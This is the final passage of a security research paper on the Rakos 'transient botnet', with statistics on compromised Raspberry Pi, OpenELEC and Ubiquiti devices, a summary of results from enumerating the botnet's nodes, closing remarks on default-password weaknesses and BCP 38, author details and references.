

Figure 31 – Botnet world distribution – TOP 10 Countries

5.4 Prevalence of Compromised Devices

Another interesting finding of this research is related to the victims' devices as seen in Figure 32. At least 45% of them are Raspberry PI followed by OpenELEC with 21.79% - which are usually deployed on Raspberries. Next, with 16,74%, comes UBNT, wireless access points devices from Ubiquiti.



Figure 32 - Most compromised devices

This botnet relies basically on default or easy guessable passwords that devices owners fail to manage. None the less, Open ELEC systems do not even offer an easy way for users to change the default password, as shown in Figure 33 This text was extracted from Open ELEC's website [9].

Figure 33 - OpenELEC impossibility to change root password

5.5 Results Summary

In Table 3 are the summarized results of both enumeration methods.

Method / Node Type	Checker	Skaro	Both	Unique
Crawling	498	281	0	779
Sensor Node	24782	239	182	24839
Both	313	221	0	182
Unique	24967	299	182	25084

Table 3 - Results summary

6 Final Words

This research revealed a network of controlled devices we defined as a "**transient botnet**". The term transient refers to the non-persistence aspect of Rakos malware which means that a bot remains on the network after a reboot only if it gets compromised again. In other words, we are dealing with a threat that, like many others, counts on the certainty of the abundance of victims and that the majority of them will remain vulnerable – even though this vulnerability could be avoided by a password change.

This transient aspect was reflected in the results we found. During the experiments, the number of nodes floated during the period with peaks of 1,700 new IP addresses which could be existing victims we didn't know yet or simply new infected or re-infected nodes. Considering this fluctuation, from the **25084** unique nodes discovered in 72 hours, we may consider an average of **8362** bots per 24 hours which certainly represents risks if they were used together in DDoS attacks.

This individual problem that potentially leads to a global threat reminds us the difficult adoption of BCP 38 (Best Current Practices) [10] that specifies how Internet Services Provides (ISPs) could individually cooperate by configuring its routers to defeat DDoS amplification attacks over the Internet. The difference is that in password vulnerability problems we don't have a guideline or an imposed rule; it involves much more devices and, especially, people.

Finally, it's worth mentioning that during the 30 days we analyzed this botnet, we didn't notice any malicious actions other them the SSH brute-force scanner itself. It seems that someone is preparing it to be sold or to

offer "services" using it when it gets in the right size. Thinking this way, the innocuous-looking may be a strategy to fly under the radar.

Acknowledgment: I would like to thank to Morphus Labs team for the contribution with this research, in special to Italo Maia. I would like also to thank Raimir Holanda for supporting me during this research.

Author details

Renato Marinho

Morphus Labs
Fortaleza – CE - Brazil
rmarinho@morphuslabs.com

Raimir Holanda

University of Fortaleza
PPGIA – Programa de Pos-Graduação em Informática Aplicada
Fortaleza – CE - Brazil
raimir@unifor.br

References

[1] P. KÁLNAI, 20 Dez 2016. [Online]. Available: http://www.welivesecurity.com/2016/12/20/new-linuxrakos-threat-devices-servers-ssh-scan/. [Acesso em 17 Apr 2017].

[2] D. Bekerman, 29 March 2017. [Online]. Available: https://www.incapsula.com/blog/new-mirai-variant-ddos-us-college.html. [Acesso em 17 Apr 2017].

[3] C. Rossow, "Sok: P2pwned-modeling and evaluating the resilience of peer-to-peer botnets.," em *Security and Privacy (SP) IEEE Symposium*, 2013.

[4] J. Kang e J. Y. Zhang, "Application Entropy Theory to Detect New Peer-to-Peer Botnets with Multi-chart CUSUM," em *2nd International Symposium on Electronic*.

[5] S. Karuppayah, "On advanced monitoring in resilient and unstructured P2P botnets.," em *Communications (ICC), IEEE International Conference on. IEEE*, 2014.

[6] Elasticsearch, "Elastic," Elasticsearch, [Online]. Available: https://www.elastic.co/. [Acesso em 17 April 2017].

[7] Gephi, "Gephi," [Online]. Available: https://gephi.org/. [Acesso em 17 April 2017].

[8] Maxmind, Maxmind, [Online]. Available: http://dev.maxmind.com/geoip/geoip2/geolite2/. [Acesso em 10 April 2017].

[9] OpenELEC, "OpenELEC," [Online]. Available: http://wiki.openelec.tv/index.php?title=OpenELEC_FAQ#SSH_Password_change. [Acesso em 25 April 2017].

[10] The Internet Society (2000), "Best Current Practice 38," [Online]. Available: https://tools.ietf.org/html/bcp38. [Acesso em 28 April 2017].